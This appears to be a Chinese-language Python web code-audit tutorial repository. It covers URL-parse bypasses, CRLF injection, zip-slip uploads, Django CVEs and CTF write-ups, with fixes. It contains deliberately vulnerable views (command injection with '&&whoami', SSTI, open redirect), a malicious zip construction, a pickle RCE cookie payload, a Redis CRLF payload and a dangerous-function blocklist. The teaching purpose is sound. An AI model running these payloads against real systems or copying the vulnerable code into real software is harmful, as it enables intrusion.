74 | ParseResult(scheme='', netloc='', path='https:888', params='', query='', fragment='')
75 | ```
76 |
77 | 在`CVE-2017-7233`中,就是分割域名中,后面的判断没有做到完善的判断。导致`is_safe_url`的判断出错。
78 |
79 | 现在有一个地址,如果是域名则进行白名单跳转,如果是路径则直接在当前的路径访问。
80 |
81 | ```python
82 | def BYPASS(request):
83 | if request.GET.get('url'):
84 | url = request.GET.get('url') #https:3026530571
85 | if urllib.parse.urlparse(url).netloc and urllib.parse.urlparse(url).netloc in set_url:
86 | return HttpResponseRedirect(url)
87 | elif urllib.parse.urlparse(url).netloc == '':
88 | return HttpResponseRedirect(urllib.parse.urlparse(url).path)
89 | else:
90 | return HttpResponse('不允许域名')
91 | else:
92 | return HttpResponse('请输入url')
93 | ```
94 |
95 | 正常情况下,如果跳转需要一个协议加域名的形式,不然就是路径跳转,如果是域名跳转,还需要对比一个白名单,那么绕过白名单限制,同时还能跳转
96 |
97 | ```
98 | https:3026530571 #3026530571是百度的一个IP十进制形式。
99 | ```
100 |
101 | `urllib.parse.urlparse`来解析`https`开头,但是不规范的地址的时候,会一起解析为路径。从而绕过判断。但是跳转的时候,符合域名的形式,又可以进行域名跳转。
102 |
103 | 如果需要对以上的问题进行修复的话,只要使用全路径,跳转的时候加反斜线。
104 |
105 | ```python
106 | def BYPASS(request):
107 | if request.GET.get('url'):
108 | url = request.GET.get('url') #https:3026530571
109 | if urllib.parse.urlparse(url).netloc and urllib.parse.urlparse(url).netloc in set_url:
110 | return HttpResponseRedirect(url)
111 | elif urllib.parse.urlparse(url).netloc == '':
112 | path = urllib.parse.urlparse(url).path
113 | if path[0] == '/':
114 | return HttpResponseRedirect(path)
115 | else:
116 | path = '/'+path
117 | return HttpResponseRedirect(path)
118 | else:
119 | return HttpResponse('不允许域名')
120 | else:
121 | return HttpResponse('请输入url')
122 | ```
123 |
124 | ## CRLF
125 |
126 | httplib模块、urllib模块等曾存在过CRLF问题。影响python3.7.3之前的版本。按照示例代码
127 |
128 | ```
129 | import sys
130 | import urllib
131 | import urllib.request
132 | import urllib.error
133 |
134 |
135 | host = "127.0.0.1:7777?a=1 HTTP/1.1\r\nCRLF-injection: test\r\nTEST: 123"
136 | url = "http://"+ host + ":8080/test/?test=a"
137 |
138 | try:
139 | info = urllib.request.urlopen(url).info()
140 | print(info)
141 |
142 | except urllib.error.URLError as e:
143 | print(e)
144 | ```
145 |
146 | 监听7777端口,执行后会接收到这么一段请求他
147 |
148 | ```
149 | GET /?a=1 HTTP/1.1
150 | CRLF-injection: test
151 | TEST: 123:8080/test/?test=a HTTP/1.1
152 | Accept-Encoding: identity
153 | Host: 127.0.0.1:7777
154 | User-Agent: Python-urllib/3.7
155 | Connection: close
156 | ```
157 |
158 | 常见的用处就是跟redis未授权访问写文件配合使用。
159 |
160 | ```
161 | host = "10.251.0.83:6379?\r\nSET test success\r\n"
162 | ```
163 |
164 |
165 |
166 |
--------------------------------------------------------------------------------
/文件上传.md:
--------------------------------------------------------------------------------
1 | ## upload file
2 |
3 | 先做个简单的文件上传实例, 利用flask实现
4 |
5 | ```python
6 | @app.route('/upload', methods=['GET','POST'])
7 | def upload():
8 | if request.files.get('filename'):
9 | file = request.files.get('filename')
10 | upload_dir = os.path.join(os.path.dirname(__file__), 'uploadfile')
11 | dir = os.path.join(upload_dir, file.filename)
12 | with open(dir, 'wb') as f:
13 | f.write(file.read())
14 | # file.save(dir)
15 | return render_template('upload.html', file='上传成功')
16 | else:
17 | return render_template('upload.html', file='选择文件')
18 | ```
19 |
20 | 然后如果需要读取上传文件,可以利用文件读取里的方式,或者使用flask的自带方法
21 |
22 | ```
23 | return send_from_directory(os.path.join(os.path.dirname(__file__), 'uploadfile'), file)
24 | ```
25 |
26 | django中实现一个文件上传样例。
27 |
28 | ```python
29 | def UPLOADFILE(request):
30 | if request.method == 'GET':
31 | return render(request, 'upload.html', {'file':'选择文件'})
32 | elif request.method == 'POST':
33 | dir = os.path.join(os.path.dirname(__file__), '../static/upload')
34 | file = request.FILES.get('filename')
35 | name = os.path.join(dir, file.name)
36 | with open(name, 'wb') as f:
37 | f.write(file.read())
38 | return render(request, 'upload.html', {'file':'上传成功'})
39 | ```
40 |
41 | 这些样例代码都存在未限制文件大小,未限制文件后缀,保存文件的时候可能会目录穿越造成覆盖。如果未限制大小,利用多线程上传的时候可能会对系统资源进行大量的消耗,从而导致dos的做用。
42 |
43 | 如果没有限制后缀,会造成文件上传,但在框架中的文件上传跟常规的又有些不一样,我们知道在django中都是需要路由来请求,如果我们只是单纯的上传一个py文件,并不会造成常规的文件上传利用。除非你用eval这种处理了文件。
44 |
45 | 但也不是百分百没问题,如果使用Apache加Python的环境开发,那就跟常规的网站类似了。
46 |
47 | 在httpd.conf中配置了对python的解析存在一段`AddHandler mod_python .py`。那么通过链接请求的时候,比如`http://www.xxx.com/test.py`,就会被解析。
48 |
49 | 还有一种是文件名的文件覆盖,例如功能需要批量上传,允许压缩包形式上传文件,然后解压到用户资源目录,如果此处存在问题,可能会覆盖关键文件来造成代码执行。比如`__init__.py`文件。
50 |
51 | ```python
52 | @app.route('/zip', methods=['GET','POST'])
53 | def zip():
54 | if request.files.get('filename'):
55 | zip_file = request.files.get('filename')
56 | files = []
57 | with zipfile.ZipFile(zip_file, "r") as z:
58 | for fileinfo in z.infolist():
59 | filename = fileinfo.filename
60 | dat = z.open(filename, "r")
61 | files.append(filename)
62 | outfile = os.path.join(app.config['UPLOAD_FOLDER'], filename)
63 | if not os.path.exists(os.path.dirname(outfile)):
64 | try:
65 | os.makedirs(os.path.dirname(outfile))
66 | except OSError as exc:
67 | if exc.errno != errno.EEXIST:
68 | print("\n[WARN] OS Error: Race Condition")
69 | if not outfile.endswith("/"):
70 | with io.open(outfile, mode='wb') as f:
71 | f.write(dat.read())
72 | dat.close()
73 | return render_template('upload.html', file=files)
74 | else:
75 | return render_template('upload.html', file='选择文件')
76 | ```
77 |
78 | 以上就是一个上传压缩包并且解压到目录的代码,他会按照解压出来的文件夹和文件进行写入目录。构造一个存在问题的压缩包,上传后可以看到文件并不在uploadfile目录,而在根目录下
79 |
80 | ```
81 | >>> z_info = zipfile.ZipInfo(r"../__init__.py")
82 | >>> z_file = zipfile.ZipFile("C:/Users/user/Desktop/bad.zip", mode="w")
83 | >>> z_file.writestr(z_info, "print('test')")
84 | >>> z_file.close()
85 | ```
86 |
87 | 项目如果被重新启动,就会看到界面输出了test字段。
88 |
89 | 模块也提供了一种安全的方法来解压,``zipfile.extract`替换`zipfile.ZipFile`,但是并不代表`extractall`也是安全的。
90 |
91 | ### 修复代码
92 |
93 | 对于文件的大小,上传的类型中已经有特定的属性来获取
94 |
95 | ```
96 | #django
97 | file.size #获取文件大小,字节
98 | #flask
99 | app.config['MAX_CONTENT_LENGTH'] = 1 * 1024 * 1024 #限制1M大小
100 | ```
101 |
102 | 对于文件类型,flask给出了完整的限制,利用已有的函数和方式
103 |
104 | ```python
105 | ALLOWED_EXTENSIONS = set(['png', 'jpg', 'jpeg', 'gif']) #白名单
106 | app.config['UPLOAD_FOLDER'] = os.path.join(os.path.dirname(__file__), 'uploadfile')
107 |
108 | def allowed_file(filename):
109 | return '.' in filename and filename.rsplit('.', 1)[1] in ALLOWED_EXTENSIONS
110 |
111 | @app.route('/upload', methods=['GET','POST'])
112 | def upload():
113 | if request.files.get('filename'):
114 | file = request.files.get('filename')
115 | if file and allowed_file(file.filename):
116 | filename = secure_filename(file.filename) #处理文件名
117 | file.save(os.path.join(app.config['UPLOAD_FOLDER'], filename))
118 | return render_template('upload.html', file='上传成功')
119 | else:
120 | return render_template('upload.html', file='不允许类型')
121 | else:
122 | return render_template('upload.html', file='选择文件')
123 | ```
124 |
125 | django也可以使用类似如上的写法
126 |
127 | ```python
128 | ALLOWED_EXTENSIONS = settings.ALLOWED_EXTENSIONS
129 | UPLOAD_FOLDER = settings.UPLOAD_FOLDER
130 |
131 | def allowed_file(filename):
132 | return '.' in filename and filename.rsplit('.', 1)[1] in ALLOWED_EXTENSIONS
133 |
134 | def UPLOADFILE(request):
135 | if request.method=='GET':
136 | return render(request,'upload.html')
137 | else:
138 | img=request.FILES.get('filename')
139 | if img.size < 100000 and allowed_file(img.name):
140 | f=open(img.name,'wb')
141 | for line in img.chunks():
142 | f.write(line)
143 | f.close()
144 | return render(request, 'upload.html', {'file':'上传成功'})
145 | else:
146 | return render(request, 'upload.html', {'file':"不允许的类型或者大小超限"})
147 | ```
148 |
149 | 上面的写法中,明显有一个问题就是没有处理文件名,flask中有`secure_filename`,django中并没有这个函数。下面把上面的代码再进一步处理一下,根据验证通过的后缀来修改文件名,如果担心重名可以使用时间戳`str(time.time())`:
150 |
151 | ```python
152 | import uuid
153 |
154 | ALLOWED_EXTENSIONS = settings.ALLOWED_EXTENSIONS
155 | MAX_SIZE = settings.MAX_FILE_SIZE
156 | UPLOAD_FOLDER = settings.UPLOAD_FOLDER
157 |
158 | def allowed_file(filename):
159 | if '.' in filename and filename.rsplit('.', 1)[1] in ALLOWED_EXTENSIONS:
160 | filext = filename.rsplit('.', 1)[1]
161 | return str(uuid.uuid5(uuid.NAMESPACE_DNS, filename))+"."+filext
162 | else:
163 | return None
164 |
165 | def UPLOADFILE(request):
166 | if request.method=='GET':
167 | return render(request,'upload.html')
168 | else:
169 | img=request.FILES.get('filename')
170 | if img.size < MAX_SIZE and allowed_file(img.name):
171 | name = UPLOAD_FOLDER+allowed_file(img.name)
172 | f=open(name,'wb')
173 | for line in img.chunks():
174 | f.write(line)
175 | f.close()
176 | return render(request, 'upload.html', {'file':'上传成功'})
177 | else:
178 | return render(request, 'upload.html', {'file':"不允许的类型或者大小超限"})
179 | ```
180 |
181 | 使用django自带的文件上传的方式
182 |
183 | ```
184 | MEDIA_ROOT = os.path.join(BASE_DIR,'media') #以后会自动将文件上传到指定的文件夹中
185 | MEDIA_URL = '/media/' #以后可以使用这个路由来访问上传的媒体文件
186 | MAX_FILE_SIZE = 2097152 #文件大小
187 |
188 | from django.conf.urls.static import static
189 | from django.conf import settings
190 | urlpatterns = [
191 | path('', views.IndexView.as_view()), #配置路由
192 | ]+static(settings.MEDIA_URL,document_root = settings.MEDIA_ROOT)
193 |
194 | #定义model,下面的FileExtensionValidator只在使用表单的使用有用,通过表单验证来限制。
195 | models.FileField(upload_to='%Y/%m/%d',validators=[validators.FileExtensionValidator(['jpg','png'],message='必须是图像文件')], default='')
196 |
197 | ALLOWED_EXTENSIONS = settings.ALLOWED_EXTENSIONS
198 | MAX_SIZE = settings.MAX_FILE_SIZE
199 | #定义一个views
200 | class IndexView(View):
201 | def filename(self, file):
202 | if '.' in file and file.rsplit('.', 1)[1] in ALLOWED_EXTENSIONS:
203 | filext = file.rsplit('.', 1)[1]
204 | return str(uuid.uuid5(uuid.NAMESPACE_DNS, file))+"."+filext
205 | else:
206 | return None
207 | def get(self,request):
208 | return render(request,'upload.html')
209 | def post(self,request):
210 | myfile = request.FILES.get('filename')
211 | try:
212 | if myfile.size <= MAX_SIZE and self.filename(myfile.name):
213 | myfile.name = self.filename(myfile.name)
214 | File.objects.create(filename=myfile.name, filext=myfile).save()
215 | return render(request, 'upload.html', {'file':'上传成功'})
216 | else:
217 | return render(request, 'upload.html', {'file':'不允许的类型或大小超限'})
218 | except Exception as e:
219 | return render(request,'upload.html', {'file':"不允许的类型或大小超限"})
220 | ```
221 |
222 | 这样就可以通过model来控制上传目录,然后还是采用如上的限制和判断标准,至于文件重名,django会自动添加字符串来防止重名文件。
223 |
224 | 还可以自定义field字段来限制:http://codingdict.com/questions/4840
225 |
226 |
--------------------------------------------------------------------------------
/python_code_audit/code_audit/views.py:
--------------------------------------------------------------------------------
1 | import html
2 | from django.http import Http404
3 | from django.shortcuts import render, HttpResponse, HttpResponseRedirect, redirect
4 | import sqlite3
5 | from django.contrib.auth.models import User
6 | from django.views.generic import View
7 | from code_audit.models import File
8 | from code_audit.form import AddUserForm
9 | from django.views.decorators.csrf import csrf_exempt, csrf_protect
10 | from django.utils.http import is_safe_url
11 | import urllib.request
12 | from django.conf import settings
13 | import os,io,sys, ping3
14 | # Create your views here.
15 |
16 |
17 | def XSS(request):
18 |
19 | if request.GET.get('name'):
20 | name = request.GET.get('name')
21 | return HttpResponse("name: %s
" %name)
22 | # return HttpResponse("aaaa" %name)
23 |
24 | # 使用模板显示
25 | # return render(request, 'index.html', locals())
26 | else:
27 | return HttpResponse("请输入name
")
28 |
29 | #
30 | # def SQLi(request):
31 | # if request.GET.get('id'):
32 | # id = request.GET.get('id')
33 | # con = sqlite3.connect('db.sqlite3')
34 | # c = con.cursor()
35 | # username = c.execute('SELECT username FROM auth_user WHERE id = %s;' %str(id)).fetchall()
36 | # email = c.execute('SELECT email FROM auth_user WHERE id ='+str(id)+';').fetchall()
37 | #
38 | # # 可以使用如下的参数位设置预编译语句
39 | # # email = c.execute('SELECT email FROM auth_user WHERE id = ?',[id]).fetchone()[0]
40 | # # username = c.execute('SELECT username FROM auth_user WHERE id = ?;', [id]).fetchone()[0]
41 | #
42 | # return HttpResponse("用户为:%s
\n邮箱为:%s
" %(username,email))
43 | # else:
44 | # return HttpResponse('请输入用户id
')
45 |
46 |
47 | # 或者使用django自带的api来操作数据库
48 | def SQLi(request):
49 | if request.GET.get('id'):
50 | id = request.GET.get('id')
51 | user = User.objects.get(id=str(id))
52 | username = user.username
53 | email = user.email
54 | return HttpResponse("用户为:%s
\n邮箱为:%s
" %(username,email))
55 | else:
56 | return HttpResponse('请输入用户id
')
57 |
58 |
59 | @csrf_exempt
60 | def CSRF(request):
61 | if request.method == "POST":
62 | form = AddUserForm(request.POST)
63 | if form.is_valid():
64 | name = form.cleaned_data['name']
65 | email = form.cleaned_data['email']
66 | u = User(username=name, email=email)
67 | u.save()
68 | return HttpResponse('Success')
69 | else:
70 | return HttpResponse('Fail')
71 | else:
72 | form = AddUserForm()
73 | user = User.objects.all()
74 | return render(request, 'form.html', {'user':user,'form': form})
75 |
76 |
77 | set_url = settings.SAFE_URL
78 | def SSRF(request):
79 | if request.GET.get('url'):
80 | url = request.GET.get('url')
81 | if is_safe_url(url, set_url):
82 | text = urllib.request.urlopen(url)
83 | body = text.read().decode('utf-8')
84 | return render(request, 'ssrf.html', {'file' : body})
85 | else:
86 | return HttpResponse('不合法地址')
87 | else:
88 | return HttpResponse('请输入url')
89 |
90 |
91 | def COMMAND(request):
92 | if request.GET.get('ip'):
93 | ip = request.GET.get('ip')
94 | flag = os.system('ping -n 1 %s' %ip)
95 | return HttpResponse('%s
' %(flag)) #127.0.0.1&&whoami
96 | else:
97 | return HttpResponse('请输入IP地址
')
98 |
99 | # import subprocess, shlex, chardet
100 | #
101 | # def COMMAND(request):
102 | # if request.GET.get('ip'):
103 | # ip = request.GET.get('ip')
104 | # cmd = 'ping -n 4 %s' %shlex.quote(ip)
105 | # flag = subprocess.run(cmd, shell=False, stdout=subprocess.PIPE)
106 | # stdout = flag.stdout
107 | # return HttpResponse('%s
' %str(stdout, encoding=chardet.detect(stdout)['encoding'])) #127.0.0.1&&whoami
108 | # else:
109 | # return HttpResponse('请输入IP地址
')
110 |
111 | # def READFILE(request):
112 | # if request.GET.get('file'):
113 | # file = request.GET.get('file')
114 | # file = open(file)
115 | # return HttpResponse(file)
116 | # else:
117 | # return HttpResponse('请输入file地址
')
118 |
119 |
120 | def READFILE(request):
121 | file = request.GET.get('path')
122 | path = os.path.join('/var/www/images/', file) #images为限制的读取目录
123 | if os.path.abspath(path).startswith('/var/www/images/') is False:
124 | raise Http404
125 | else:
126 | with open(path, "rb") as f:
127 | content = f.read()
128 | return HttpResponse(content)
129 |
130 |
131 |
132 | def UPLOADFILE(request):
133 | if request.method == 'GET':
134 | return render(request, 'upload.html', {'file':'选择文件'})
135 | elif request.method == 'POST':
136 | dir = os.path.join(os.path.dirname(__file__), '../static/upload')
137 | file = request.FILES.get('filename')
138 | name = os.path.join(dir, file.name)
139 | print(file, name)
140 | with open(name, 'wb') as f:
141 | f.write(file.read())
142 | return render(request, 'upload.html', {'file':'上传成功'})
143 |
144 | import uuid, time
145 |
146 | # ALLOWED_EXTENSIONS = settings.ALLOWED_EXTENSIONS
147 | # MAX_SIZE = settings.MAX_FILE_SIZE
148 | # UPLOAD_FOLDER = settings.UPLOAD_FOLDER
149 | #
150 | # def allowed_file(filename):
151 | # if '.' in filename and filename.rsplit('.', 1)[1] in ALLOWED_EXTENSIONS:
152 | # filext = filename.rsplit('.', 1)[1]
153 | # return str(uuid.uuid5(uuid.NAMESPACE_DNS, str(time.time())))+"."+filext
154 | # else:
155 | # return None
156 | #
157 | # def UPLOADFILE(request):
158 | # if request.method=='GET':
159 | # return render(request,'upload.html')
160 | # else:
161 | # img=request.FILES.get('filename')
162 | # if img.size < MAX_SIZE and allowed_file(img.name):
163 | # name = UPLOAD_FOLDER+allowed_file(img.name)
164 | # f=open(name,'wb')
165 | # for line in img.chunks():
166 | # f.write(line)
167 | # f.close()
168 | # return render(request, 'upload.html', {'file':'上传成功'})
169 | # else:
170 | # return render(request, 'upload.html', {'file':"不允许的类型或者大小超限"})
171 |
172 |
173 | # class IndexView(View):
174 | # def filename(self, file):
175 | # if '.' in file and file.rsplit('.', 1)[1] in ALLOWED_EXTENSIONS:
176 | # filext = file.rsplit('.', 1)[1]
177 | # return str(uuid.uuid5(uuid.NAMESPACE_DNS, file))+"."+filext
178 | # else:
179 | # return None
180 | # def get(self,request):
181 | # return render(request,'upload.html')
182 | # def post(self,request):
183 | # myfile = request.FILES.get('filename')
184 | # try:
185 | # if myfile.size <= MAX_SIZE and self.filename(myfile.name):
186 | # myfile.name = self.filename(myfile.name)
187 | # File.objects.create(filename=myfile.name, filext=myfile).save()
188 | # return render(request, 'upload.html', {'file':'上传成功'})
189 | # else:
190 | # return render(request, 'upload.html', {'file':'不允许的类型或大小超限'})
191 | # except Exception as e:
192 | # return render(request,'upload.html', {'file':"不允许的类型或大小超限"})
193 |
194 |
195 | def SSTI(request):
196 | if request.GET.get('name'):
197 | name = request.GET.get('name')
198 | template = "user:{user}, name:%s" %name
199 | return HttpResponse(template.format(user=request.user))
200 | else:
201 | return HttpResponse('输入name值
')
202 |
203 |
204 | import logging,logging.config
205 |
206 | def INFOR(request):
207 | logging.basicConfig(level=logging.DEBUG)
208 | logger = logging.getLogger(__name__)
209 | infor = {'age': 12, 'name': 'join'}
210 | try:
211 | open('exist', 'r')
212 | except (SystemExit, KeyboardInterrupt):
213 | raise
214 | except Exception as e:
215 | logger.error('Failed to open file', exc_info=True)
216 |
217 | return HttpResponse(logger.debug(infor))
218 |
219 |
220 | import urllib.parse
221 |
222 | def BYPASS(request):
223 | if request.GET.get('url'):
224 | url = request.GET.get('url') #https:3026530571
225 | if urllib.parse.urlparse(url).netloc and urllib.parse.urlparse(url).netloc in set_url:
226 | return HttpResponseRedirect(url)
227 | elif urllib.parse.urlparse(url).netloc == '':
228 | path = urllib.parse.urlparse(url).path
229 | return HttpResponseRedirect(path)
230 | else:
231 | return HttpResponse('不允许域名')
232 | else:
233 | return HttpResponse('请输入url')
234 |
235 |
--------------------------------------------------------------------------------
/CTF.md:
--------------------------------------------------------------------------------
1 | ### CTF
2 |
3 | #### Python revenge
4 |
5 | https://github.com/p4-team/ctf/blob/master/2018-04-11-hitb-quals/web_python/revenge.py
6 |
7 | 先查看首页,也就是根目录的路由代码
8 |
9 | ```python
10 | def home():
11 | remembered_str = 'Hello, here\'s what we remember for you. And you can change, delete or extend it.'
12 | new_str = 'Hello fellow zombie, have you found a tasty brain and want to remember where? Go right here and enter it:'
13 | location = getlocation()
14 | if location == False:
15 | return redirect(url_for("clear"))
16 | return render_template('index.html', txt=remembered_str, location=location)
17 | ```
18 |
19 | 先走一次`getlocation`判断,然后根据返回来判断是否跳转。查看函数。获取cookie值,不存在返回空,再回到上面的函数执行路由`clear`。存在的话,执行一次cookie的比对,比对的方式是重新计算cookie和获取到的比对。如果一致则代表通过,否则返回false。通过后调用`loads`来解析。
20 |
21 | ```python
22 | def getlocation():
23 | cookie = request.cookies.get('location')
24 | if not cookie:
25 | return ''
26 | (digest, location) = cookie.split("!")
27 | if not safe_str_cmp(calc_digest(location, cookie_secret), digest):
28 | flash("Hey! This is not a valid cookie! Leave me alone.")
29 | return False
30 | location = loads(b64d(location))
31 | return location
32 | ```
33 |
34 | `calc_digest`函数就是计算cookie的函数,获取到一个sha256的加密值,其中secret是随机生成的四位字符串
35 |
36 | ```python
37 | def calc_digest(location, secret):
38 | return sha256("%s%s" % (location, secret)).hexdigest()
39 | ```
40 |
41 | ```python
42 | if not os.path.exists('.secret'):
43 | with open(".secret", "w") as f:
44 | secret = ''.join(random.choice(string.ascii_letters + string.digits)
45 | for x in range(4))
46 | f.write(secret)
47 | with open(".secret", "r") as f:
48 | cookie_secret = f.read().strip()
49 | ```
50 |
51 | 然后再去看一下如果不存在cookie的情况下,如何去生成cookie。`reminder()`函数,从表单接收reminder参数。参数序列化进行base64编码,生成一个名为location的Cookie值。在跳转到首页,如果只是GET请求,会先验证cookie的真实性,然后再根据返回来判断是否清除cookie。
52 |
53 | ```python
54 | def reminder():
55 | if request.method == 'POST':
56 | location = request.form["reminder"]
57 | if location == '':
58 | flash("Message cleared, tell us when you have found more brains.")
59 | else:
60 | flash("We will remember where you find your brains.")
61 | location = b64e(pickle.dumps(location))
62 | cookie = make_cookie(location, cookie_secret)
63 | response = redirect(url_for('home'))
64 | response.set_cookie('location', cookie)
65 | return response
66 | location = getlocation()
67 | if location == False:
68 | return redirect(url_for("clear"))
69 | return render_template('reminder.html')
70 | ```
71 |
72 | 所以大致流程已经清楚,根据提交的值--序列化为base64的值--验证通过后反序列化返回cookie。所以这里就是对python反序列化的构造和应用。
73 |
74 | 我们先获取一个cookie,构造一个字符串到reminder页面。可以获取如下一个cookie,要经过验证就要判断`VnNzc3MKcDAKLg==`和密钥的sha256加密等于前面的字符串。所以需要提前知道密钥是多少,但是密钥是四位的,所以我们可以采用爆破的形式来破解密钥。
75 |
76 | ```
77 | location=95f773f3adc8968a30d4d537954e71e73e3e34e44ed603fa9a7664ed9ece08bf!VnNzc3MKcDAKLg==
78 | ```
79 |
80 | 使用如下脚本爆破出密钥为`T9di`
81 |
82 | ```
83 | >>> while True:
84 | ... sercet = ''.join(random.choice(string.ascii_letters + string.digits) for x in range(4))
85 | ... if sha256("%s%s" % ("VnNzc3MKcDAKLg==", sercet)).hexdigest() == "95f773f3adc8968a30d4d537954e71e73e3e3
86 | 4e44ed603fa9a7664ed9ece08bf":
87 | ... print(sercet)
88 | ... break
89 | ```
90 |
91 | 构造一个反序列化opcode的时候有一个黑名单限制使用函数
92 |
93 | ```
94 | black_type_list = [eval, execfile, compile, open, file, os.system, os.popen, os.popen2, os.popen3, os.popen4, os.fdopen, os.tmpfile, os.fchmod, os.fchown, os.open, os.openpty, os.read, os.pipe, os.chdir, os.fchdir, os.chroot, os.chmod, os.chown, os.link, os.lchown, os.listdir, os.lstat, os.mkfifo, os.mknod, os.access, os.mkdir, os.makedirs, os.readlink, os.remove, os.removedirs, os.rename, os.renames, os.rmdir, os.tempnam, os.tmpnam, os.unlink, os.walk, os.execl, os.execle, os.execlp, os.execv, os.execve, os.dup, os.dup2, os.execvp, os.execvpe, os.fork, os.forkpty, os.kill, os.spawnl, os.spawnle, os.spawnlp, os.spawnlpe, os.spawnv, os.spawnve, os.spawnvp, os.spawnvpe, pickle.load, pickle.loads, cPickle.load, cPickle.loads, subprocess.call, subprocess.check_call, subprocess.check_output, subprocess.Popen, commands.getstatusoutput, commands.getoutput, commands.getstatus, glob.glob, linecache.getline, shutil.copyfileobj, shutil.copyfile, shutil.copy, shutil.copy2, shutil.move, shutil.make_archive, dircache.listdir, dircache.opendir, io.open, popen2.popen2, popen2.popen3, popen2.popen4, timeit.timeit, timeit.repeat, sys.call_tracing, code.interact, code.compile_command, codeop.compile_command, pty.spawn, posixfile.open, posixfile.fileopen]
95 | ```
96 |
97 | 禁用不够全面,可以采用其他的关键词来执行,比如使用map函数来绕过限制。
98 |
99 | ```python
100 | class Test(object):
101 | def __reduce__(self):
102 | return map,(__import__('os').system,['whoami',])
103 |
104 | a = Test()
105 | payload = base64.b64encode(pickle.dumps(a))
106 | ```
107 |
108 | 然后把得到的base64值和密钥加密后发给首页根目录。
109 |
110 | ```
111 | Cookie:location=dea18c9653ca0fb0ecd4c4d906e071270fbd168f2c64e4295a7d05b34bd080e2!Y19fYnVpbHRpbl9fCm1hcApwMAooY3Bvc2l4CnN5c3RlbQpwMQoobHAyClMnd2hvYW1pJwpwMwphdHA0ClJwNQou
112 | ```
113 |
114 | #### SSRF ME
115 |
116 | https://github.com/De1ta-team/De1CTF2019/blob/master/writeup/web/SSRF%20Me/docker.zip
117 |
118 | 搭建环境后,访问首页可以看到给出的源码信息,有两个路由,其中De1ta是主要访问地址
119 |
120 | ```python
121 | def challenge():
122 | action = urllib.unquote(request.cookies.get("action"))
123 | param = urllib.unquote(request.args.get("param", ""))
124 | sign = urllib.unquote(request.cookies.get("sign"))
125 | ip = request.remote_addr
126 | if(waf(param)):
127 | return "No Hacker!!!!"
128 | task = Task(action, param, sign, ip)
129 | return json.dumps(task.Exec())
130 | ```
131 |
132 | 其中从前端获取三个参数,两个是从cookie中获取,一个是参数中获取。后面有一个waf判断,先进去查看,判断协议是否为gopher或者file开头的协议请求,防止直接读取文件。
133 |
134 | ```python
135 | def waf(param):
136 | check=param.strip().lower()
137 | if check.startswith("gopher") or check.startswith("file"):
138 | return True
139 | else:
140 | return False
141 | ```
142 |
143 | 过waf后,进入Task类,输出Exec函数的
144 |
145 | ```python
146 | class Task:
147 | def __init__(self, action, param, sign, ip):
148 | self.action = action
149 | self.param = param
150 | self.sign = sign
151 | self.sandbox = md5(ip)
152 | if(not os.path.exists(self.sandbox)): #SandBox For Remote_Addr
153 | os.mkdir(self.sandbox)
154 |
155 | def Exec(self):
156 | result = {}
157 | result['code'] = 500
158 | if (self.checkSign()):
159 | if "scan" in self.action:
160 | tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
161 | resp = scan(self.param)
162 | if (resp == "Connection Timeout"):
163 | result['data'] = resp
164 | else:
165 | print resp
166 | tmpfile.write(resp)
167 | tmpfile.close()
168 | result['code'] = 200
169 | if "read" in self.action:
170 | f = open("./%s/result.txt" % self.sandbox, 'r')
171 | result['code'] = 200
172 | result['data'] = f.read()
173 | if result['code'] == 500:
174 | result['data'] = "Action Error"
175 | else:
176 | result['code'] = 500
177 | result['msg'] = "Sign Error"
178 | return result
179 |
180 | def checkSign(self):
181 | if (getSign(self.action, self.param) == self.sign):
182 | return True
183 | else:
184 | return False
185 | ```
186 |
187 | 获取到的参数值传到类变量内,执行Exec函数,首先判断的是`checkSign`,调用的`getSign`
188 |
189 | ```python
190 | def getSign(action, param):
191 | return hashlib.md5(secert_key + param + action).hexdigest()
192 | ```
193 |
194 | 其中key是不知道的,先继续看下去。校验成功后查看action是否为scan,是的话写入文件,写入的是`scan`函数的值,看到`scan`函数就知道为啥过滤协议了,这个可以任意文件读取。
195 |
196 | ```python
197 | def scan(param):
198 | socket.setdefaulttimeout(1)
199 | try:
200 | return urllib.urlopen(param).read()[:50]
201 | except:
202 | return "Connection Timeout"
203 | ```
204 |
205 | 如果action为read,则读取刚才写入的文件,返回到`challenge`最终显示到页面上。`geneSign`生成一个sign值,用来返回给前端。
206 |
207 | ```python
208 | def geneSign():
209 | param = urllib.unquote(request.args.get("param", ""))
210 | action = "scan"
211 | return getSign(action, param)
212 | ```
213 |
214 | 只不过这里有一个问题就是对比的问题,`geneSign`自己填充了action为scan,执行`getSign`的时候其实是
215 |
216 | `md5(secert_key + param + 'scan')`,而上面对比的调用`getSign`的时候,传入param和action都是自己获取的。那么传入param为`flag.txtread`,action为`scan`的时候,这样跟`geneSign`调用的时候参数`param`为flag.txt,`action`为readscan时,返回的就是同一个sign。
217 |
218 | 先调用geneSign获取值为:`26fc751d30aebd74d637e9d00208a590`,再路由`De1ta`中,输入参数parma为`flag.txt`,action为`readscan`,sign就等于上面这个sign。
219 |
220 | ```
221 | curl -i http://106.54.181.187/De1ta?param=flag.txt --header "Cookie:action=readscan;sign=26fc751d30aebd74d637e9d00208a590"
222 | ```
223 |
224 |
--------------------------------------------------------------------------------
/Django框架漏洞.md:
--------------------------------------------------------------------------------
1 | ### CVE-2018-14574
2 |
3 | 影响范围:1.11.0 <= version < 1.11.15 和 2.0.0 <= version < 2.0.8
4 |
5 | 开放重定向:https://www.djangoproject.com/weblog/2018/aug/01/security-releases/
6 |
7 | 此漏洞有两个前提条件,其中是需要一个中间件`django.middleware.common.CommonMiddleware`,同时需要
8 |
9 | `APPEND_SLASH=True`,这个设置是在目录末尾加斜杠。当我们设定一个常规路由,如下时
10 |
11 | ```
12 | path('index/', views.index),
13 | ```
14 |
15 | 访问`/index`会跳转到`/index/`地址,添加反斜线。目的就是为了去匹配上面设置的index路径。
16 |
17 | ```
18 | HTTP/1.1 301 Moved Permanently
19 | Date: Wed, 10 Jun 2020 03:11:54 GMT
20 | Server: WSGIServer/0.2 CPython/3.7.0
21 | Content-Type: text/html; charset=utf-8
22 | Location: /index/
23 | ```
24 |
25 | 设置为False的时候,访问`/index`只会访问此地址,如果没有匹配到地址,返回404。
26 |
27 | 把路由设置为类似如下情况,`re_path(r'(.*)/$', views.index),`,访问任意地址都会跳转
28 |
29 | ```
30 | HTTP/1.1 301 Moved Permanently
31 | Date: Wed, 10 Jun 2020 05:44:38 GMT
32 | Server: WSGIServer/0.2 CPython/3.7.0
33 | Content-Type: text/html; charset=utf-8
34 | Location: /qqq/
35 | ```
36 |
37 | 访问`//www.baidu.com`,这时候显示为跳转
38 |
39 | ```
